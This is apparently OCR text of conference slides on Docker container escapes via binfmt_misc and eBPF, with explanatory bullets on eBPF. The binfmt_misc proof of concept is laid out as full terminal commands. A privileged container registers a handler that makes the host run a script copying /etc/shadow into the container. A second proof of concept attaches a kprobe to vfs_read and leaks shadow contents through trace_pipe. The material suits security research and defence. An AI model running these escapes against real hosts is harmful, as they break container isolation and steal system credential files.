root@test-Standard-PC-i440FX-PIIX-1996:/home/test# cat test_host.sh
#!/bin/sh

echo aaa
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# chmod +x test_host.sh
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# ./test_host.sh
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# 
```

step 2: host execute a matched file




```
root@0c3217f61c00:/tmp# ls
shadow  test.sh
root@0c3217f61c00:/tmp# cat shadow
root:![redacted]:0:99999:7:::
daemon:*:[redacted]99999:7:::
bin:*:18[redacted]99:7:::
```

step 3: container get host file


Container escape through binfmt_misc: poc2

- Replace ‘ls’



```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS_ADMIN ubuntu bash
root@cf4f7b7ddd3f:/# mount binfmt_misc -t binfmt_misc /proc/sys/fs/binfmt_misc
root@cf4f7b7ddd3f:/# mount -o rw,remount /proc/sys
root@cf4f7b7ddd3f:/# cd /tmp
root@cf4f7b7ddd3f:/tmp# mount | grep upperdir
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/RDZSLLDEDTSRN55UW56NLJPI4E:/var/lib/docker/overlay2/l/3KOBHEQ
AFGIQRGOSL3EKLS26WQ,upperdir=/var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed29/diff,workdir=/var
/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed29/work)
root@cf4f7b7ddd3f:/tmp# echo '#!/bin/bash' > test.sh
root@cf4f7b7ddd3f:/tmp# echo '' >> test.sh
root@cf4f7b7ddd3f:/tmp# echo 'cat /etc/shadow > /var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed2
9/diff/tmp/shadow' >> test.sh
root@cf4f7b7ddd3f:/tmp# cat test.sh
#!/bin/bash

cat /etc/shadow > /var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed29/diff/tmp/shadow
root@cf4f7b7ddd3f:/tmp# chmod +x test.sh
root@cf4f7b7ddd3f:/tmp# echo ':test:M:208:\xd0\x35::/var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7
bed29/diff/tmp/test.sh:' > /proc/sys/fs/binfmt_misc/register
root@cf4f7b7ddd3f:/tmp# ls
test.sh
root@cf4f7b7ddd3f:/tmp# ls
shadow  test.sh
root@cf4f7b7ddd3f:/tmp# cat shadow
root:!:1[redacted]9:7:::
```

after host execute 'ls'



```
000000C0    00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
000000D0    D0 35 00 00  00 00 00 00  D0 35 00 00  00 00 00 00
000000E0    00 10 00 00  00 00 00 00  01 00 00 00  05 00 00 00
```

hexedit /usr/bin/ls

Container escape through eBPF

eBPF introduction

- Originated from cBPF in 1992
- Initially used for Packet Filtering
- Add restricted code to kernel at runtime
- eBPF to kernel like JavaScript to browser
- Growing very fast in kernel

eBPF usecases


- Networking
- Tracing
- Runtime security

Cilium

bpftrace

Falco

eBPF architecture




eBPF core concepts

- eBPF program type: where eBPF code will be executed
- eBPF map: data between kernel and userspace
- eBPF verifier: make sure eBPF program has no harm to kernel
- eBPF helper: library function that eBPF program can call

kprobe and eBPF


- kprobe: instrumentation at almost any kernel code address
- kprobe and kretprobe
- eBPF program can be attached to kprobe




Container and eBPF

- eBPF/kprobe is not aware of cgroups and namespaces
- CAP_SYS_ADMIN/BPF container can load eBPF program
- Container can read/control system-level behavior


Container escape through eBPF: one example




Container escape through eBPF: poc




Container escape through eBPF: poc



```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test/linux-5.11/samples/bpf# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS_ADMIN -v /home/test:/test
 ubuntu bash
root@cd205d153de4:/# mount -t tracefs nodev /sys/kernel/tracing
root@cd205d153de4:/# echo 'r:vfs_read vfs_read' >> /sys/kernel/tracing/kprobe_events
root@cd205d153de4:/# cat /sys/kernel/tracing/events/kprobes/vfs_read/id
1508
root@cd205d153de4:/# cd /test/linux-5.11/samples/bpf/
root@cd205d153de4:/test/linux-5.11/samples/bpf# ./loader
bf
16 00 00 00 00 00 00 b7
01 00 00 0a 00 00 00 6b
1a f8 ff 00 00 00 00 18
```



```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test/linux-5.11/samples/bpf# docker exec -it cd20 bash
root@cd205d153de4:/# cat /sys/kernel/tracing/trace_pipe
           <...>-68027   [015] d... 17905.159637: bpf_trace_printk: text: root:!:18785:0:99999:7:::
daemon

           <...>-68027   [015] d... 17905.159650: bpf_trace_printk: text: :*:18737:0:99999:7:::
bin:*:1873

           <...>-68027   [015] d... 17905.159651: bpf_trace_printk: text: 7:0:99999:7:::
sys:*:18737:0:999
```

